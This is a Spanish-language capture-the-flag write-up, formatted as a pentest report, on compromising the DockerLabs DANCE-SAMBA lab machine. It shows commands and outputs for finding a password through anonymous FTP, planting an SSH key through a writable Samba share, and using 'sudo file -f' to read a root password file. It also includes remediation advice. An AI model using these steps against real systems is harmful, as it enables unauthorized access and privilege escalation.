



EL RINCÓN
DEL HACKER

INFORME DE PENETRATION TESTING

Informe de Intrusión — Máquina DANCE-SAMBA

DETALLES DEL INFORME

CLIENTE	DockerLabs — Laboratorio DANCE-SAMBA
FECHA DEL INFORME	2026-07-23
VERSIÓN	v1.0
AUDITOR	Mario Álvarez (El Pingüino de Mario)
CONTACTO	mario@elrincondelhacker.es

DOCUMENTO DE DIFUSIÓN PÚBLICA. Este informe es un writeup elaborado con fines educativos y divulgativos. Puede compartirse y redistribuirse libremente, total o parcialmente, citando la fuente.



Índice

Resumen Ejecutivo	3
Metodología y Alcance	4
Resumen de Vulnerabilidades	5
Detalle de Vulnerabilidades	7
Recurso Samba con permisos de escritura → subida de `authorized_keys` → SSH (Alta)	7
Contraseña de root débil / reutilizada (`rooteable2`) → root (Alta)	12
Información sensible en FTP anónimo (credenciales del usuario `macarena`) (Alta)	13
`sudo file` como root (lectura de ficheros protegidos) y credenciales recuperables (Media)	15
Historial de Cambios	17
Aviso Legal	17



Resumen Ejecutivo

Se ha comprometido por completo la máquina **DANCE-SAMBA** de DockerLabs hasta **root**. La enumeración con `enum4linux` descubre el usuario `macarena`; el **FTP anónimo** contiene un `nota.txt` que sugiere la contraseña `donald`, válida en **Samba**. El recurso compartido de `macarena` es **escribible**, así que se crea el directorio `.ssh/` y se sube un `authorized_keys` con la **clave pública** del atacante, obteniendo acceso por **SSH** con la clave privada correspondiente.

Dentro, un hash en `/home` revela la contraseña `supersecurepassword`. `sudo -l` muestra que se puede ejecutar `file` como **root**, lo que permite **leer ficheros protegidos** (`/opt`). Finalmente, la contraseña de root (`root:rooteable2`) completa la **escalada** a superusuario.

El impacto es **crítico**: exposición de credenciales por FTP anónimo, un recurso Samba escribible y un `sudo` peligroso encadenan hasta el control total.



Metodología y Alcance

El alcance de la prueba se limita a la máquina **DANCE-SAMBA** de la plataforma **DockerLabs**, evaluada en un entorno de laboratorio con fines **educativos** y con autorización explícita de la plataforma. El objetivo es lograr el **compromiso total del sistema (acceso root)** partiendo de un reconocimiento **sin credenciales**.

Vía de compromiso resumida: Enumeración **SMB/FTP**: un `nota.txt` en **FTP anónimo** revela la contraseña de `macarena` (`donald`). El recurso Samba de `macarena` es **escribible**, lo que permite subir un `authorized_keys` propio y entrar por **SSH**. Después, `sudo file` como root y credenciales reutilizadas (`root:rooteable2`) → root.

Metodología seguida:

1. Reconocimiento de puertos y servicios.
2. Identificación y explotación del **vector de acceso inicial**.
3. Obtención de una **shell** en el sistema.
4. **Escalada de privilegios** hasta **root**.



Resumen de Vulnerabilidades

Durante el desarrollo de esta auditoría se identificaron un total de **4** vulnerabilidades: **3 Alta(s)**, **1 Media(s)**. Su distribución por criticidad se resume en el siguiente gráfico y en la tabla posterior.




Figura 1 – Distribución de las vulnerabilidades identificadas por criticidad

Resumen tabular de todas las vulnerabilidades identificadas:

Vulnerabilidad	Criticidad
Recurso Samba con permisos de escritura → subida de `authorized_keys` → SSH	Alta
Contraseña de root débil / reutilizada (`rooteable2`) → root	Alta
Información sensible en FTP anónimo (credenciales del usuario `macarena`)	Alta
`sudo file` como root (lectura de ficheros protegidos) y credenciales recuperables	Media

A continuación se listan todas las vulnerabilidades con una breve descripción:

1. Recurso Samba con permisos de escritura → subida de `authorized\_keys` → SSH (Alta: 8.1)

Afecta a:

- Servicio Samba (puerto 445) — recurso de `macarena` escribible que alcanza `~/ .ssh`
- Servicio SSH



El recurso compartido de `macarena` en Samba es **escribible** y alcanza el `$HOME` del usuario. Subiendo un directorio `.ssh/` con un `authorized_keys` (la clave pública del atacante) se obtiene acceso por **SSH**.

2. Contraseña de root débil / reutilizada (``rooteable2``) → root (**Alta: 7.8**)

Afecta a: Cuenta `root` (contraseña débil `rooteable2`)

La contraseña de **root** (`rooteable2`) es débil y se obtiene en el proceso, permitiendo autenticarse como superusuario y completar la escalada.

3. Información sensible en FTP anónimo (credenciales del usuario ``macarena``) (**Alta: 7.5**)

Afecta a:

- Servicio FTP (acceso anónimo, `nota.txt`)
- Usuario `macarena` (credenciales expuestas)

El servicio **FTP** permite acceso **anónimo** y expone un `nota.txt` que revela la contraseña del usuario `macarena` (`donald`), válida después en Samba.

4. ``sudo file`` como root (lectura de ficheros protegidos) y credenciales recuperables (**Media: 5.5**)

Afecta a:

- Configuración `sudoers` (permite `file` como root)
- Hash de credenciales en `/home`

El usuario puede ejecutar `file` como **root** vía `sudo`, lo que permite **leer/inferir el contenido de ficheros protegidos** a los que no tiene acceso. Además, un hash almacenado en `/home` se recupera a texto plano.



Detalle de Vulnerabilidades

1. Recurso Samba con permisos de escritura → subida de `authorized\_keys` → SSH

Alta Puntuación CVSS: **8.1**

Afecta a:

- Servicio Samba (puerto 445) — recurso de `macarena` escribible que alcanza `~/.ssh`
- Servicio SSH

Recomendación rápida: Los recursos Samba no deben ser escribibles ni alcanzar `~/.ssh` del usuario; aislar los shares.

Resumen

El recurso compartido de `macarena` en Samba es **escribible** y alcanza el `$HOME` del usuario. Subiendo un directorio `.ssh/` con un `authorized_keys` (la clave pública del atacante) se obtiene acceso por **SSH**.

Descripción Técnica y Evidencias

¿Qué es y por qué ocurre? Con las credenciales `macarena:donald` se accede al recurso Samba, que resulta ser **el directorio personal del usuario** y es **escribible**. Aprovechándolo se crea el directorio `.ssh/` y se sube un fichero `authorized_keys` con la **clave pública** del atacante; a partir de ese momento se puede iniciar **SSH** con la clave privada correspondiente, sin contraseña.

A continuación, paso a paso:

```
macarena:donald
```

Por lo que lo probamos y funciona:

```
smbclient -L //172.17.0.2/ -U macarena
```

```
(root@kali)-[/home/kali/Desktop]
# smbclient -L //172.17.0.2/ -U macarena
Password for [WORKGROUP\macarena]:

  Sharename      Type            Comment
  -----
  print$         Disk            Printer Drivers
  macarena       Disk
  IPC$           IPC             IPC Service (d44742c33c5f server (Samba, Ubuntu))

Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 172.17.0.2 (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available
```

Vamos a entrar al recurso compartido de `macarena` usando `smbmap`:

```
smbmap -H 172.17.0.2 -u macarena -p donald -r macarena
```



```
(root@kali) - [/home/kali/Desktop]
# smbmap -H 172.17.0.2 -u macarena -p donald -r macarena

SMBMap - Samba Share Enumerator v1.10.4 | Shawn Evans - ShawnDEVans@gmail.com<mailto:ShawnDEVans@gmail.com>
https://github.com/ShawnDEVans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 172.17.0.2:445 Name: 172.17.0.2 Status: Authenticated
Disk Permissions Comment
-----
print$ READ ONLY Printer Drivers
macarena READ, WRITE
./macarena
dr--r--r-- 0 Sun Aug 25 15:23:51 2024 .
dr--r--r-- 0 Sun Aug 25 15:23:51 2024 ..
fr--r--r-- 3771 Mon Aug 19 12:18:50 2024 .bashrc
fr--r--r-- 220 Mon Aug 19 12:18:50 2024 .bash_logout
dr--r--r-- 0 Mon Aug 19 12:40:38 2024 .cache
fr--r--r-- 33 Mon Aug 19 12:20:24 2024 user.txt
fr--r--r-- 5 Mon Aug 19 13:26:01 2024 .bash_history
fr--r--r-- 807 Mon Aug 19 12:18:50 2024 .profile
IPC$ NO ACCESS IPC Service (d44742c33c5f server (Samba, Ubuntu))

[*] Closed 1 connections
```

Veremos que `samba` esta compartiendo de forma local la carpeta del usuario `macarena` en el servidor victima, pero no podremos salirnos de esta carpeta. Lo que si podemos hacer es crear y cargar carpetas y archivos, por o que haremos lo siguiente.

Crearemos la carpeta `.ssh/` y dentro de ella cargaremos nuestra `id_rsa.pub` de nuestro host a parte de crear un archivo `authorized_keys` que contenga nuestro `id_rsa.pub` para podernos conectar desde el ssh proporcionando nuestra `id_rsa` de nuestro host.

```
(root@kali) - [/home/kali/Desktop]
# mkdir .ssh
```

Ahora nos creamos la clave pública de nuestra máquina atacante y la copiaremos al directorio `.ssh`:

```
ssh-keygen -t rsa -b 4096
cp /root/.ssh/id_rsa.pub .
```




```
(root@kali)-[/home/kali/Desktop/.ssh]
# ssh-keygen -t rsa -b 4096
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:lHmysVt794MsLAoVz4FJnHhQAVhGkzIAGxSG5PPVNYw root@kali
The key's randomart image is:
+--[RSA 4096]--+
|X=*o o.+o      |
|+* ... ooE++   |
|.oo .+*=*..    |
| o .o .+*..    |
| .. .So.       |
| . o .         |
| . . o o o     |
| . . + + o     |
| .. . . o     |
+--[SHA256]--+
```

```
(root@kali)-[/home/kali/Desktop/.ssh]
# cp /root/.ssh/id_rsa.pub .
```

Y ahora vamos a renombrar este archivo a `authorized_keys`:

```
cp id_rsa.pub authorized_keys
```

Y ahora este archivo lo subiremos al servidor samba, por lo que nos conectamos por `smbclient` y con el comando `put` lo subimos:

```
smbclient //172.17.0.2/macarena -U macarena
```



```
(root@kali)-[/home/kali/Desktop]
# smbclient //172.17.0.2/macarena -U macarena
Password for [WORKGROUP\macarena]:
Try "help" to get a list of possible commands.
smb: \> dir
.                               D           0  Mon Aug 19 13:26:02 2024
..                              D           0  Mon Aug 19 13:26:02 2024
.bashrc                         H        3771  Mon Aug 19 12:18:51 2024
.bash_logout                    H        220   Mon Aug 19 12:18:51 2024
.cache                          DH          0  Mon Aug 19 12:40:39 2024
user.txt                         N         33   Mon Aug 19 12:20:25 2024
.bash_history                    H          5  Mon Aug 19 13:26:02 2024
.profile                         H        807   Mon Aug 19 12:18:51 2024

82083148 blocks of size 1024. 53059120 blocks available
smb: \> mkdir .ssh
smb: \> cd .ssh\
smb: \.ssh\> put authorized_keys
putting file authorized_keys as \.ssh\authorized_keys (179.4 kb/s) (average 179.4 kb/s)
smb: \.ssh\>
```

Figura 2 – En este punto, tenemos que crear el directorio `.ssh/` dentro del servidor samba y ahí mismo subir el archivo `authorized_keys` que será la clave pública de la máquina atacante, y así poder entrar al servidor

```
smb: \.ssh\> put id_rsa.pub
putting file id_rsa.pub as \.ssh\id_rsa.pub (239.3 kb/s) (average 205.1 kb/s)
smb: \.ssh\> dir
.                               D           0  Mon Aug 26 06:21:41 2024
..                              D           0  Mon Aug 26 06:18:50 2024
authorized_keys                  A        735   Mon Aug 26 06:18:56 2024
id_rsa.pub                       A        735   Mon Aug 26 06:21:41 2024

82083148 blocks of size 1024. 53059100 blocks available
smb: \.ssh\>
```

Figura 3 – Y también tendremos que tener el `id_rsa.pub`

```
(root@kali)-[/home/kali/Desktop]
# ssh -i id_rsa macarena@172.17.0.2
Warning: Identity file id_rsa not accessible: No such file or directory.
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.8.11-amd64 x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Aug 19 18:40:39 2024 from 172.17.0.1
macarena@c56c2d7b9572:~$
```

Figura 4 – Posteriormente, usando la clave privada de nuestra máquina atacante generada anteriormente podremos usarla para conectarnos de forma automática con el servidor



Recomendación

- Configurar los recursos **Samba** como **solo lectura** cuando proceda y **aislarlos** del `$HOME` del usuario para que no permitan escribir en `~/.ssh/authorized_keys`.
- Revisar los permisos de los *shares* y aplicar mínimo privilegio.

Referencias

- CWE-276: Incorrect Default Permissions
- <https://book.hacktricks.xyz/network-services-pentesting/pentesting-smb>



2. Contraseña de root débil / reutilizada (`rooteable2`) → root

Alta Puntuación CVSS: **7.8**

Afecta a: Cuenta `root` (contraseña débil `rooteable2`)

Recomendación rápida: Contraseñas robustas y únicas; deshabilitar login directo de root.

Resumen

La contraseña de **root** (`rooteable2`) es débil y se obtiene en el proceso, permitiendo autenticarse como superusuario y completar la escalada.

Descripción Técnica y Evidencias

¿Qué es y por qué ocurre? Finalmente, con la contraseña de **root** (`rooteable2`) se autentica como superusuario, completando la escalada. Una contraseña débil/reutilizada para `root` anula el resto de controles.

A continuación, paso a paso:

Nos autenticamos con la contraseña de root y ya habremos escalado:

```
root:rooteable2
```

Recomendación

- Aplicar **contraseñas robustas y únicas** por cuenta.
- Deshabilitar el **login directo de root** y aplicar mínimo privilegio.

Referencias

- CWE-521: Weak Password Requirements
- CWE-1391: Use of Weak Credentials



3. Información sensible en FTP anónimo (credenciales del usuario `macarena`)

Alta Puntuación CVSS: **7.5**

Afecta a:

- Servicio FTP (acceso anónimo, `nota.txt`)
- Usuario `macarena` (credenciales expuestas)

Recomendación rápida: Deshabilitar el acceso FTP anónimo y no almacenar secretos accesibles.

Resumen

El servicio **FTP** permite acceso **anónimo** y expone un `nota.txt` que revela la contraseña del usuario `macarena` (`donald`), válida después en Samba.

Descripción Técnica y Evidencias

¿Qué es y por qué ocurre? `enum4linux` descubre el usuario `macarena` en el servicio Samba. Al no poder listar recursos, se prueba el **FTP con acceso anónimo**, donde se encuentra un `nota.txt` que menciona `donald`, que resulta ser la **contraseña de macarena**. Exponer información sensible en un servicio anónimo permite obtener credenciales sin autenticación.

A continuación, paso a paso:

```
PORT      STATE SERVICE      REASON      VERSION
21/tcp    open  ftp          syn-ack ttl 64 vsftpd 3.0.5
ftp-anon: Anonymous FTP login allowed (FTP code 230)
-rw-r--r-- 1 0      0          69 Aug 19 19:03 nota.txt
ftp-syst:
STAT:
FTP server status:
  Connected to ::ffff:172.17.0.1
  Logged in as ftp
  TYPE: ASCII
  No session bandwidth limit
  Session timeout in seconds is 300
  Control connection is plain text
  Data connections will be plain text
  At session startup, client count was 3
  vsFTPD 3.0.5 - secure, fast, stable
_End of status
22/tcp    open  ssh          syn-ack ttl 64 OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
  256 a2:4e:66:7d:e5:2e:cf:df:54:39:b2:08:a9:97:79:21 (ECDSA)
  ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHAIIsNDTAA/0XQjWshZBAXtCPn1pDRyMrwgY5uPsCW08SIzEJ61AV9NHf0F09tEs13w0L9R92ZXrHyslcna
cApY=
  256 92:bf:d3:b8:20:ac:76:08:5b:93:d7:69:ef:e7:59:e1 (ED25519)
  _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBnq5Qj1E5W0sDQlUkhGj3A5DhC7WSVKpx0LeT1YVXN6
139/tcp    open  netbios-ssn syn-ack ttl 64 Samba smbd 4.6.2
445/tcp    open  netbios-ssn syn-ack ttl 64 Samba smbd 4.6.2
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux kernel
```

Figura 5 – Hacemos el escaneo con nmap

Vamos a ejecutar `enum4linux` para enumerar el puerto 445 samba:

```
enum4linux 172.17.0.2
```



```
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1001 Unix User\macarena (Local User)

[+] Enumerating users using SID S-1-5-21-3765834032-3511326375-3874233734 and logon
```

Nos encontramos con el usuario macarena, donde probamos con smbclient si podemos listar recursos compartidos, pero no podemos, por lo que probamos en entrar por FTP como usuario anonymous:

```
ftp anonymous@172.17.0.2
```

```
ftp> dir
229 Entering Extended Passive Mode (|||22698|)
150 Here comes the directory listing.
-rw-r--r--    1 0      0          69 Aug 19 19:03 nota.txt
226 Directory send OK.
ftp> get nota.txt
local: nota.txt remote: nota.txt
229 Entering Extended Passive Mode (|||43642|)
150 Opening BINARY mode data connection for nota.txt (69 bytes).
100% |*****
226 Transfer complete.
69 bytes received in 00:00 (277.29 KiB/s)
ftp> exit
221 Goodbye.

(root@kali)-[/home/kali/Desktop]
# cat nota.txt

I don't know what to do with Macarena, she's obsessed with donald.
```

Y vemos una nota.txt, donde nos encontramos con el nombre donald, que quizá es la contraseña de macarena:

Recomendación

- **Deshabilitar el acceso anónimo** al FTP y no almacenar secretos en él.
- Rotar de inmediato las credenciales expuestas.

Referencias

- CWE-538: Insertion of Sensitive Information into Externally-Accessible File or Directory
- <https://book.hacktricks.xyz/network-services-pentesting/pentesting-ftp>



4. `sudo file` como root (lectura de ficheros protegidos) y credenciales recuperables

Media Puntuación CVSS: **5.5**

Afecta a:

- Configuración `sudoers` (permite `file` como root)
- Hash de credenciales en `/home`

Recomendación rápida: Restringir sudo a binarios que no permitan leer ficheros arbitrarios; no almacenar hashes/credenciales accesibles.

Resumen

El usuario puede ejecutar `file` como **root** vía `sudo`, lo que permite **leer/inferir el contenido de ficheros protegidos** a los que no tiene acceso. Además, un hash almacenado en `/home` se recupera a texto plano.

Descripción Técnica y Evidencias

¿Qué es y por qué ocurre? Ya como `macarena`, un hash en `/home` se convierte a texto plano revelando `supersecurepassword`. Además, `sudo -l` muestra que se puede ejecutar `file` como **root**; combinado con `find`, permite **leer/inferir** ficheros protegidos (p. ej. en `/opt`) a los que el usuario no tiene acceso, filtrando información sensible del sistema.

A continuación, paso a paso:

tengo el siguiente hash y quiero decodificarlo:

```
MMZVM522LBFHUWSXJYYWG3KWO5MVQTT2MQZDS6K2IE6T2===
```

El hash que proporcionaste parece estar codificado en Base32, pero "decodificar" un hash no es posible en el sentido convencional, ya que los hashes son funciones unidireccionales diseñadas para no poder revertirse. Sin embargo, si lo que tienes es una cadena codificada en Base32, podemos decodificarla para obtener el texto original.

Voy a intentar decodificarlo.

La cadena decodificada de Base32 es ``c3VwZXJzZW51cmVwYXNzd29yZA==``, que parece ser una cadena codificada en Base64.

Voy a decodificar esta cadena Base64 para obtener el texto original. [↵]

La cadena original decodificada es ``supersecurepassword``. [↵]

Figura 6 – Dentro del directorio `/home` vemos un hash, el cual si se lo pasamos a chatgpt nos lo proporciona en texto plano



Obteniendo así la siguiente contraseña:

```
macarena:supersecurepassword
```

```
macarena@c56c2d7b9572:/home/secret$ sudo -l
[sudo] password for macarena:
Matching Defaults entries for macarena on c56c2d7b9572:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User macarena may run the following commands on c56c2d7b9572:
    (ALL : ALL) /usr/bin/file
macarena@c56c2d7b9572:/home/secret$
```

Figura 7 – Tras ejecutar el comando `sudo -l` podemos ver que podemos ejecutar el comando `file` como root

```
macarena@c56c2d7b9572:/home/secret$ cd /opt
macarena@c56c2d7b9572:/opt$ ls
password.txt
macarena@c56c2d7b9572:/opt$ cat password.txt
cat: password.txt: Permission denied
macarena@c56c2d7b9572:/opt$
```

Figura 8 – Dentro de `/opt` vemos un archivo donde no tenemos permisos de lectura

```
macarena@c56c2d7b9572:/opt$ sudo file -f password.txt
root:rooteable2: cannot open `root:rooteable2' (No such file or directory)
macarena@c56c2d7b9572:/opt$ su root
Password:
root@c56c2d7b9572:/opt#
```

Figura 9 – Con el comando `find` vamos a intentar visualizarlo

Recomendación

- **Endurecer `sudoers`**: `file` como root permite exfiltrar contenido de ficheros protegidos (GTF0Bins); conceder solo lo estrictamente necesario.
- No almacenar **hashes/credenciales** accesibles por usuarios sin privilegios.

Referencias

- CWE-250: Execution with Unnecessary Privileges
- <https://gtfobins.github.io/gtfobins/file/>



Historial de Cambios

Versión	Fecha	Descripción	Autor
1.0	2026-07-23	Versión inicial del informe.	Mario Álvarez

Aviso Legal

El presente informe ha sido elaborado por **El Rincón del Hacker** con fines **educativos y divulgativos**. No tiene carácter confidencial: su contenido puede **compartirse y redistribuirse libremente**, total o parcialmente, siempre que se cite la fuente y se respete la integridad del documento.

Los resultados aquí documentados reflejan el estado de seguridad de los sistemas evaluados **en el momento concreto de la realización de las pruebas** y dentro del alcance acordado. Una auditoría de seguridad, por su propia naturaleza, se basa en una evaluación con recursos y tiempo acotados; por tanto, la ausencia de una vulnerabilidad en este documento no garantiza su inexistencia. La aparición de nuevas amenazas o los cambios posteriores en la plataforma pueden alterar la superficie de exposición evaluada.

Todas las pruebas se ejecutaron con el consentimiento previo del cliente, priorizando en todo momento la integridad y la disponibilidad de los sistemas. No se realizó ninguna acción destructiva ni de extracción masiva de datos reales; las evidencias de explotación se limitaron a demostrar la existencia de cada vulnerabilidad (prueba de concepto). Los identificadores, credenciales y datos mostrados en las evidencias corresponden a un entorno de pruebas facilitado por el cliente.